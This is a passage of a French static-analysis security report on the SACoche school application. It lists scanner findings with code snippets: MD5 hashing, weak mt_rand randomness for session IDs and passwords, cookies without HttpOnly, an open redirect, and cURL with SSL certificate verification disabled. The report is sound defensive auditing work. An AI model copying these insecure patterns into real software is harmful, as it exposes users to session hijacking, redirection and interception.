Nom du fichier sacoché-main/_inc/noyau_livret_fin_cycle_socle.php

Méthode \$image_md5 = md5(\$image_contenu);

```
....
239. $image_md5 = md5($image_contenu);
```

Broken or Risky Hashing Function\Chemin d'accès 20:

Sévérité Moyenne

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=39>

Commentaires de résultats

Assigné à

Statut Nouveau

Détection Date 9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacoché-main/_inc/noyau_livret_fin_cycle_socle.php	sacoché-main/_inc/noyau_livret_fin_cycle_socle.php
Lignes de code analysées	425	425
Objet	md5	md5

Extrait de code

Nom du fichier sacoché-main/_inc/noyau_livret_fin_cycle_socle.php

Méthode \$image_md5 = md5(\$image_contenu_prof);

```

.....
425.  $image_md5          = md5($image_contenu_prof);

```

Broken or Risky Hashing Function\Chemin d'accès 21:

Sévérité Moyenne

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=40>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacoché-main/_inc/noyau_livret_fin_cycle_socle.php	sacoché-main/_inc/noyau_livret_fin_cycle_socle.php
Lignes de code analysées	434	434
Objet	md5	md5

Extrait de code

Nom du fichier sacoché-main/_inc/noyau_livret_fin_cycle_socle.php

Méthode \$image_md5 = md5(\$image_contenu_chef);

```

.....
434.  $image_md5          = md5($image_contenu_chef);

```

Broken or Risky Hashing Function\Chemin d'accès 22:

Sévérité Moyenne

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=40>

[objectid=16426&pathid=41](#)Commentaires de
résultats

Assigné à

Statut

Nouveau

Detection Date

9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacochemain/_inc/noyau_livret_fin_maternelle.php	sacochemain/_inc/noyau_livret_fin_maternelle.php
Lignes de code analysées	237	237
Objet	md5	md5

Extrait de code

Nom du fichier sacochemain/_inc/noyau_livret_fin_maternelle.php

Méthode \$image_md5 = md5(\$image_contenu);

```

.....
237.  $image_md5      = md5($image_contenu);

```

Broken or Risky Hashing Function\Chemin d'accès 23:

Sévérité

Moyenne

État de résultat

Pour vérifier

Résultats en ligne

<https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=42>
Commentaires de
résultats

Assigné à

Statut

Nouveau

Detection Date

9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacochemain/_inc/noyau_livret_fin_maternelle.php	sacochemain/_inc/noyau_livret_fin_maternelle.php
Lignes de code analysées	244	244
Objet	md5	md5

Extrait de code

Nom du fichier sacochemain/_inc/noyau_livret_fin_maternelle.php

Méthode \$image_md5 = md5(\$image_contenu);

```

.....
244.  $image_md5      = md5($image_contenu);

```

Broken or Risky Hashing Function\Chemin d'accès 24:

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=43
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacochemain/_inc/noyau_livret_fin_maternelle.php	sacochemain/_inc/noyau_livret_fin_maternelle.php
Lignes de code analysées	445	445
Objet	md5	md5

Extrait de code

Nom du fichier sacochemain/_inc/noyau_livret_fin_maternelle.php
Méthode \$image_md5 = md5(\$image_contenu_prof);

```

.....
445.  $image_md5      = md5($image_contenu_prof);

```

Broken or Risky Hashing Function\Chemin d'accès 25:

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=44
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacochemain/_inc/noyau_livret_fin_maternelle.php	sacochemain/_inc/noyau_livret_fin_maternelle.php
Lignes de code	454	454

analysées		
Objet	md5	md5

Extrait de code

Nom du fichier sacoch-main/_inc/noyau_livret_fin_maternelle.php

Méthode \$image_md5 = md5(\$image_contenu_chef);

```

.....
454.  $image_md5          = md5($image_contenu_chef);

```

Broken or Risky Hashing Function\Chemin d'accès 26:

Sévérité Moyenne

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=45>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacoch-main/_inc/noyau_livret_releve_periodique.php	sacoch-main/_inc/noyau_livret_releve_periodique.php
Lignes de code analysées	576	576
Objet	md5	md5

Extrait de code

Nom du fichier sacoch-main/_inc/noyau_livret_releve_periodique.php

Méthode \$image_md5 = md5(\$image_contenu);

```

.....
576.  $image_md5          = md5($image_contenu);

```

Broken or Risky Hashing Function\Chemin d'accès 27:

Sévérité Moyenne

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=46>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacochemain/_inc/noyau_livret_releve_periodique.php	sacochemain/_inc/noyau_livret_releve_periodique.php
Lignes de code analysées	583	583
Objet	md5	md5

Extrait de code

Nom du fichier sacochemain/_inc/noyau_livret_releve_periodique.php

Méthode \$image_md5 = md5(\$image_contenu);

```
....
583.  $image_md5      = md5($image_contenu);
```

Broken or Risky Hashing Function\Chemin d'accès 28:

Sévérité Moyenne

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=47>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacochemain/_inc/noyau_livret_releve_periodique.php	sacochemain/_inc/noyau_livret_releve_periodique.php
Lignes de code analysées	1425	1425
Objet	md5	md5

Extrait de code

Nom du fichier sacochemain/_inc/noyau_livret_releve_periodique.php

Méthode \$image_md5 = md5(\$image_contenu);

```
....
1425.  $image_md5      = md5($image_contenu);
```

Broken or Risky Hashing Function\Chemin d'accès 29:

Sévérité Moyenne

État de résultat Pour vérifier

Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=48	
Commentaires de résultats		
Assigné à		
Statut	Nouveau	
Detection Date	9/23/2026 9:56:13 AM	

	Source	Destination
Fichier	sacoché-main/_inc/noyau_livret_releve_periodique.php	sacoché-main/_inc/noyau_livret_releve_periodique.php
Lignes de code analysées	1503	1503
Objet	md5	md5

Extrait de code

Nom du fichier sacoché-main/_inc/noyau_livret_releve_periodique.php

Méthode \$image_md5 = md5(\$image_contenu);

```

1503.  $image_md5      = md5($image_contenu);

```

Broken or Risky Hashing Function\Chemin d'accès 30:

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=49
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacoché-main/_lib/phpCAS_new/CAS.php	sacoché-main/_lib/phpCAS_new/CAS.php
Lignes de code analysées	464	464
Objet	md5	md5

Extrait de code

Nom du fichier sacoché-main/_lib/phpCAS_new/CAS.php

Méthode public static function setLogger(\$logger = null)

```

.....
464.  self::$_PHPCAS_DEBUG['unique_id'] =
substr(strtoupper(md5(uniqid(''))), 0, 4);

```

Broken or Risky Hashing Function\Chemin d'accès 31:

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=50
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacoché-main/_lib/phpCAS_new/CAS.php	sacoché-main/_lib/phpCAS_new/CAS.php
Lignes de code analysées	506	506
Objet	md5	md5

Extrait de code

Nom du fichier sacoché-main/_lib/phpCAS_new/CAS.php
Méthode public static function setDebug(\$filename = "")

```

.....
506.  self::$_PHPCAS_DEBUG['unique_id'] =
substr(strtoupper(md5(uniqid(''))), 0, 4);

```

Broken or Risky Hashing Function\Chemin d'accès 32:

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=51
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:13 AM

	Source	Destination
Fichier	sacoché-main/_lib/phpCAS_old/CAS.php	sacoché-main/_lib/phpCAS_old/CAS.php
Lignes de code	469	469

analysées		
Objet	md5	md5

Extrait de code

Nom du fichier sacoché-main/_lib/phpCAS_old/CAS.php

Méthode public static function setDebug(\$filename = "")

```

.....
469.  self::$_PHPCAS_DEBUG['unique_id'] =
      substr(strtoupper(md5(uniqid(''))), 0, 4);

```

Use of Cryptographically Weak PRNG

Chemin d'accès de la requête:

PHP\Cx\PHP Medium Threat\Use of Cryptographically Weak PRNG Version:2

Catégories

ASA Premium: ASA Premium

Description

Use of Cryptographically Weak PRNG\Chemin d'accès 1:

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=63
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:03 AM

	Source	Destination
Fichier	sacoché-main/pages/public_nouveau_mdp.php	sacoché-main/pages/public_nouveau_mdp.php
Lignes de code analysées	114	114
Objet	mt_rand	md5

Extrait de code

Nom du fichier sacoché-main/pages/public_nouveau_mdp.php

Méthode \$valeur = (\$i==\$bon_numero) ? \$code_get : md5(mt_rand()).'h'.mt_rand(1,999) ;

```

.....
114.  $valeur = ($i==$bon_numero) ? $code_get :
      md5(mt_rand()).'h'.mt_rand(1,999) ;

```

Use of Cryptographically Weak PRNG\Chemin d'accès 2:

Sévérité Moyenne

État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=64
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:03 AM

	Source	Destination
Fichier	sacoché-main/_inc/class.Session.php	sacoché-main/_inc/class.Session.php
Lignes de code analysées	321	321
Objet	mt_rand	md5

Extrait de code

Nom du fichier sacoché-main/_inc/class.Session.php

Méthode private static function open_new()

```
....
321. $ID = Session::$SESSION_ID ? Session::$SESSION_ID :
    uniqid().md5('grain_de_sable'.mt_rand()) ;
```

Use of Cryptographically Weak PRNG\Chemin d'accès 3:

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=65
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:03 AM

	Source	Destination
Fichier	sacoché-main/_inc/class.FileSystem.php	sacoché-main/_inc/class.FileSystem.php
Lignes de code analysées	826	826
Objet	mt_rand	md5

Extrait de code

Nom du fichier sacoché-main/_inc/class.FileSystem.php

Méthode public static function fabriquer_fichier_user_infos_for_appli_externe()

```
....
826. $clef = uniqid().md5('grain_de_poivre'.mt_rand());
```

Use of Cryptographically Weak PRNG\Chemin d'accès 4:

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=66
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:03 AM

	Source	Destination
Fichier	sacoché-main/_inc/class.Outil.php	sacoché-main/_inc/class.Outil.php
Lignes de code analysées	47	135
Objet	str_shuffle	password_hash

Extrait de code

Nom du fichier sacoché-main/_inc/class.Outil.php
Méthode public static function determiner_nb_hashages_par_appel()

```
....
47. Outil::crypter_mdp(str_shuffle('1234567890AZERTYUIOPqsdfghjklm~#{|@})*!$:%,.'));
```

Nom du fichier sacoché-main/_inc/class.Outil.php
Méthode public static function crypter_mdp(\$password)

```
....
130. public static function crypter_mdp( $password )
....
135. return password_hash( $password , PASSWORD_DEFAULT );
```

Use of Cryptographically Weak PRNG\Chemin d'accès 5:

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=67
Commentaires de résultats	
Assigné à	

Statut Nouveau
 Detection Date 9/23/2026 9:57:03 AM

	Source	Destination
Fichier	sacoché-main/_inc/class.Outil.php	sacoché-main/_inc/class.Outil.php
Lignes de code analysées	47	140
Objet	str_shuffle	crypt

Extrait de code

Nom du fichier sacoché-main/_inc/class.Outil.php

Méthode public static function determiner_nb_hashages_par_appel()

```

.....
47.
Outil::crypter_md5(str_shuffle('1234567890AZERTYUIOPqsdghjklm~#{|@}!*!
$:%,.'));

```

Nom du fichier sacoché-main/_inc/class.Outil.php

Méthode public static function crypter_md5(\$password)

```

.....
130. public static function crypter_md5( $password )
.....
140. return crypt( $password , Outil::fabriquer_md5() );

```

Use of Cryptographically Weak PRNG\Chemin d'accès 6:

Sévérité Moyenne
 État de résultat Pour vérifier
 Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=68>
 Commentaires de résultats
 Assigné à
 Statut Nouveau
 Detection Date 9/23/2026 9:57:03 AM

	Source	Destination
Fichier	sacoché-main/_inc/class.Outil.php	sacoché-main/_inc/class.Outil.php
Lignes de code analysées	99	140
Objet	str_shuffle	crypt

Extrait de code

Nom du fichier sacoche-main/_inc/class.Outil.php

Méthode public static function fabriquer_mdp(\$profil_or_length=NULL)

```

.....
99.  return
    mb_substr(str_shuffle('2345678923456789aaabcdnprstuuuvxyzAAABCDGHIJ
    KLMNPRSTUUVXYZ'), 0, $nb_chars);

```

Nom du fichier sacoche-main/_inc/class.Outil.php

Méthode public static function crypter_mdp(\$password)

```

.....
140. return crypt( $password , Outil::fabriquer_mdp() );

```

Use of Cryptographically Weak PRNG\Chemin d'accès 7:

Sévérité Moyenne

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=69>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:57:03 AM

	Source	Destination
Fichier	sacoche-main/pages/public_contact_admin.ajax.php	sacoche-main/pages/public_contact_admin.ajax.php
Lignes de code analysées	75	77
Objet	mt_rand	md5

Extrait de code

Nom du fichier sacoche-main/pages/public_contact_admin.ajax.php

Méthode \$code = mt_rand(10000000,99999999);

```

.....
75.  $code = mt_rand(10000000,99999999);

```

Nom du fichier sacoche-main/pages/public_contact_admin.ajax.php

Méthode Session::_set('MEMO_COURRIEL_MD5', md5(\$code.\$BASE.\$courriel));

```
.....
77. Session::_set('MEMO_COURRIEL_MD5', md5($code.$BASE.$courriel) );
```

Use of Cryptographically Weak PRNG\Chemin d'accès 8:

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=70
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:03 AM

	Source	Destination
Fichier	sacoch-main/pages/public_contact_admin.ajax.php	sacoch-main/pages/public_contact_admin.ajax.php
Lignes de code analysées	75	106
Objet	mt_rand	md5

Extrait de code

Nom du fichier sacoch-main/pages/public_contact_admin.ajax.php
Méthode \$code = mt_rand(10000000,99999999);

```
.....
75. $code = mt_rand(10000000,99999999);
```

Nom du fichier sacoch-main/pages/public_contact_admin.ajax.php
Méthode if(md5(\$code.\$BASE.\$courriel) != \$_SESSION['MEMO_COURRIEL_MD5'])

```
.....
106. if( md5($code.$BASE.$courriel) != $_SESSION['MEMO_COURRIEL_MD5'] )
```

HttpOnly Cookie Flag Not Set

Chemin d'accès de la requête:

PHP\Cx\PHP Medium Threat\HttpOnly Cookie Flag Not Set Version:1

Catégories

ASA Premium: ASA Premium

Description

HttpOnly Cookie Flag Not Set\Chemin d'accès 1:

Sévérité Moyenne

État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=52
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:27 AM

	Source	Destination
Fichier	sacoché-main/_inc/class.Cookie.php	sacoché-main/_inc/class.Cookie.php
Lignes de code analysées	78	78
Objet	setcookie	setcookie

Extrait de code

Nom du fichier sacoché-main/_inc/class.Cookie.php

Méthode private static function set(\$cookie_name , \$cookie_value , \$expires)

```

....
78. setcookie( $cookie_name , $cookie_value , $expires ,
Cookie::$path.'; samesite='.Cookie::$samesite , Cookie::domaine() ,
Cookie::$secure , Cookie::$httponly );

```

HttpOnly Cookie Flag Not Set\Chemin d'accès 2:

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=53
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:27 AM

	Source	Destination
Fichier	sacoché-main/_inc/class.Cookie.php	sacoché-main/_inc/class.Cookie.php
Lignes de code analysées	82	82
Objet	setcookie	setcookie

Extrait de code

Nom du fichier sacoché-main/_inc/class.Cookie.php

Méthode private static function set(\$cookie_name , \$cookie_value , \$expires)

```
....
82.  setcookie( $cookie_name , $cookie_value , array(
```

HttpOnly Cookie Flag Not Set\Chemin d'accès 3:

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=54
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:27 AM

	Source	Destination
Fichier	sacoché-main/_inc/class.Session.php	sacoché-main/_inc/class.Session.php
Lignes de code analysées	258	258
Objet	session_set_cookie_params	session_set_cookie_params

Extrait de code

Nom du fichier sacoché-main/_inc/class.Session.php

Méthode private static function param()

```
....
258.  session_set_cookie_params( $lifetime , $path.';
      samesite='.$samesite , $domain , $secure , $httponly );
```

HttpOnly Cookie Flag Not Set\Chemin d'accès 4:

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=55
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:27 AM

	Source	Destination
Fichier	sacoché-main/_inc/class.Session.php	sacoché-main/_inc/class.Session.php
Lignes de code analysées	262	262

Objet	session_set_cookie_params	session_set_cookie_params
-------	---------------------------	---------------------------

Extrait de code

Nom du fichier sacoché-main/_inc/class.Session.php

Méthode private static function param()

```
....
262. session_set_cookie_params( array(
```

Unchecked Input For Loop Condition

Chemin d'accès de la requête:

JavaScript\Cx\JavaScript Medium Threat\Unchecked Input For Loop Condition Version:7

Catégories

ASA Premium: ASA Premium

Description**Unchecked Input For Loop Condition\Chemin d'accès 1:**

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=57
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:54 AM

	Source	Destination
Fichier	sacoché-main/_js/cookies.js	sacoché-main/_js/cookies.js
Lignes de code analysées	39	41
Objet	length	clen

Extrait de code

Nom du fichier sacoché-main/_js/cookies.js

Méthode function GetCookie(name)

```
....
39. var clen = document.cookie.length;
....
41. while(i<clen)
```

Unchecked Input For Loop Condition\Chemin d'accès 2:

Sévérité	Moyenne
État de résultat	Pour vérifier

Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=58	
Commentaires de résultats		
Assigné à		
Statut	Nouveau	
Detection Date	9/23/2026 9:56:54 AM	

	Source	Destination
Fichier	sacoché-main/_js/cookies.js	sacoché-main/_js/cookies.js
Lignes de code analysées	48	41
Objet	indexOf	i

Extrait de code

Nom du fichier sacoché-main/_js/cookies.js

Méthode function GetCookie(name)

```

....
48. i = document.cookie.indexOf(' ', i) + 1;
....
41. while (i < clen)

```

HttpOnly Cookie Flag Not Set

Chemin d'accès de la requête:

JavaScript\Cx\JavaScript Server Side Vulnerabilities\HttpOnly Cookie Flag Not Set Version:11

Catégories

ASA Premium: ASA Premium

ASD STIG 6.1: APSC-DV-002210 - CAT II The application must set the HTTPOnly flag on session cookies.

[Description](#)**HttpOnly Cookie Flag Not Set\Chemin d'accès 1:**

Sévérité	Moyenne	
État de résultat	Pour vérifier	
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=60	
Commentaires de résultats		
Assigné à		
Statut	Nouveau	
Detection Date	9/23/2026 9:56:59 AM	

	Source	Destination
Fichier	sacoché-main/_js/cookies.js	sacoché-main/_js/cookies.js
Lignes de	21	21

code analysées		
Objet	cookie	cookie

Extrait de code

Nom du fichier sacoche-main/_js/cookies.js

Méthode function SetCookie(name , value , expires , path , domain , security , samesite)

```
....
21. document.cookie = name + '=' + escape(value)
```

HttpOnly Cookie Flag Not Set\Chemin d'accès 2:

Sévérité Moyenne

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=61>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:56:59 AM

	Source	Destination
Fichier	sacoché-main/_js/script.js	sacoché-main/_js/script.js
Lignes de code analysées	1325	1325
Objet	cookie	cookie

Extrait de code

Nom du fichier sacoche-main/_js/script.js

Méthode document.cookie = 'test';

```
....
1325. document.cookie = 'test';
```

Missing HSTS Header

Chemin d'accès de la requête:

PHP\Cx\PHP Medium Threat\Missing HSTS Header Version:4

Catégories

ASA Premium: ASA Premium

Base Preset: Base Preset

[Description](#)**Missing HSTS Header\Chemin d'accès 1:**

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=56
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:50 AM

	Source	Destination
Fichier	sacoché-main/acces_archive.php	sacoché-main/acces_archive.php
Lignes de code analysées	172	172
Objet	header	header

Extrait de code

Nom du fichier sacoché-main/acces_archive.php

Méthode header('Status: 302 Found', TRUE, 302);

```
....
172. header('Status: 302 Found', TRUE, 302);
```

Open Redirect

Chemin d'accès de la requête:

PHP\Cx\PHP Medium Threat\Open Redirect Version:6

Catégories

ASA Premium: ASA Premium

ASD STIG 6.1: APSC-DV-002560 - CAT I The application must not be subject to input handling vulnerabilities.

Description

Open Redirect\Chemin d'accès 1:

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=59
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:56:56 AM

	Source	Destination
Fichier	sacoché-main/index.php	sacoché-main/_inc/_loader.php
Lignes de	204	808

code analysées		
Objet	_GET	header

Extrait de code

Nom du fichier saccoche-main/index.php

Méthode \$url_redirection = urldecode(\$_GET['url_redirection']);

```
....
204. $url_redirection = urldecode($_GET['url_redirection']);
```



Nom du fichier saccoche-main/index.php

Méthode exit_redirection(\$url_redirection.\$separateur.'clef='.\$clef);

```
....
216. exit_redirection($url_redirection.$separateur.'clef='.$clef);
```



Nom du fichier saccoche-main/_inc/_loader.php

Méthode function exit_redirection(\$adresse)

```
....
800. function exit_redirection($adresse)
....
808. header('Location: '.$adresse);
```

SSL Verification Bypass

Chemin d'accès de la requête:

PHP\Cx\PHP Medium Threat\SSL Verification Bypass Version:3

Catégories

ASA Premium: ASA Premium

Description

SSL Verification Bypass\Chemin d'accès 1:

Sévérité	Moyenne
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=62
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:00 AM

Source	Destination
--------	-------------

Fichier	sacoché-main/_inc/class.cURL.php	sacoché-main/_inc/class.cURL.php
Lignes de code analysées	80	80
Objet	CURLOPT_SSL_VERIFYPEER	CURLOPT_SSL_VERIFYPEER

Extrait de code

Nom du fichier sacoché-main/_inc/class.cURL.php

Méthode private function setopt_commun()

```

.....
80. curl_setopt($this->handle, CURLOPT_SSL_VERIFYPEER, FALSE); //
FALSE pour que cURL ne vérifie pas le certificat (sinon, en l'absence de
certificat, on récolte l'erreur "SSL certificate problem, verify that
the CA cert is OK. Details: error:14090086:SSL
routines:SSL3_GET_SERVER_CERTIFICATE:certificate verify failed").

```

Client JQuery Deprecated Symbols

Chemin d'accès de la requête:

JavaScript\Cx\JavaScript Low Visibility\Client JQuery Deprecated Symbols Version:7

Catégories

ASA Premium: ASA Premium

[Description](#)**Client JQuery Deprecated Symbols\Chemin d'accès 1:**

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=73
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/administrateur_professeur_remplacement.js	sacoché-main/pages/administrateur_professeur_remplacement.js
Lignes de code analysées	56	56
Objet	"#f_absent_id option:first"	"#f_absent_id option:first"

Extrait de code

Nom du fichier sacoché-main/pages/administrateur_professeur_remplacement.js

Méthode var ajouter = function()

```
.....
56.    $('#f_absent_id option:first').prop('selected',true);
```

Client JQuery Deprecated Symbols\Chemin d'accès 2:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=74
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoche-main/pages/administrateur_professeur_remplacement.js	sacoche-main/pages/administrateur_professeur_remplacement.js
Lignes de code analysées	57	57
Objet	"#f_remplacant_id option:first"	"#f_remplacant_id option:first"

Extrait de code

Nom du fichier saccoche-main/pages/administrateur_professeur_remplacement.js

Méthode var ajouter = function()

```
.....
57.    $('#f_remplacant_id option:first').prop('selected',true);
```

Client JQuery Deprecated Symbols\Chemin d'accès 3:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=75
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoche-main/pages/evaluation_gestion.js	sacoche-main/pages/evaluation_gestion.js
Lignes de	4028	4028

code analysées		
Objet	"#catalogue_f_msg_texte option:first"	"#catalogue_f_msg_texte option:first"

Extrait de code

Nom du fichier saccoche-main/pages/evaluation_gestion.js

Méthode function afficher_zone_enregistrer(msg_objet , user_id , msg_url , msg_data)

```

.....
4028.  $('#catalogue_f_msg_texte option:first').prop('selected',true);

```

Client JQuery Deprecated Symbols\Chemin d'accès 4:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=76
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/evaluation_gestion.js	sacoché-main/pages/evaluation_gestion.js
Lignes de code analysées	664	664
Objet	"#f_selection_items option:first"	"#f_selection_items option:first"

Extrait de code

Nom du fichier saccoche-main/pages/evaluation_gestion.js

Méthode var choisir_compet = function()

```

.....
664.  $('#f_selection_items option:first').prop('selected',true);

```

Client JQuery Deprecated Symbols\Chemin d'accès 5:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=77
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/livret_edition.js	sacoché-main/pages/livret_edition.js
Lignes de code analysées	286	286
Objet	"#go_selection_eleve option:first"	"#go_selection_eleve option:first"

Extrait de code

Nom du fichier sacoché-main/pages/livret_edition.js

Méthode success : function(responseJSON)

```

.....
286. memo_eleve_first = entier( $('#go_selection_eleve option:first'
).val() );

```

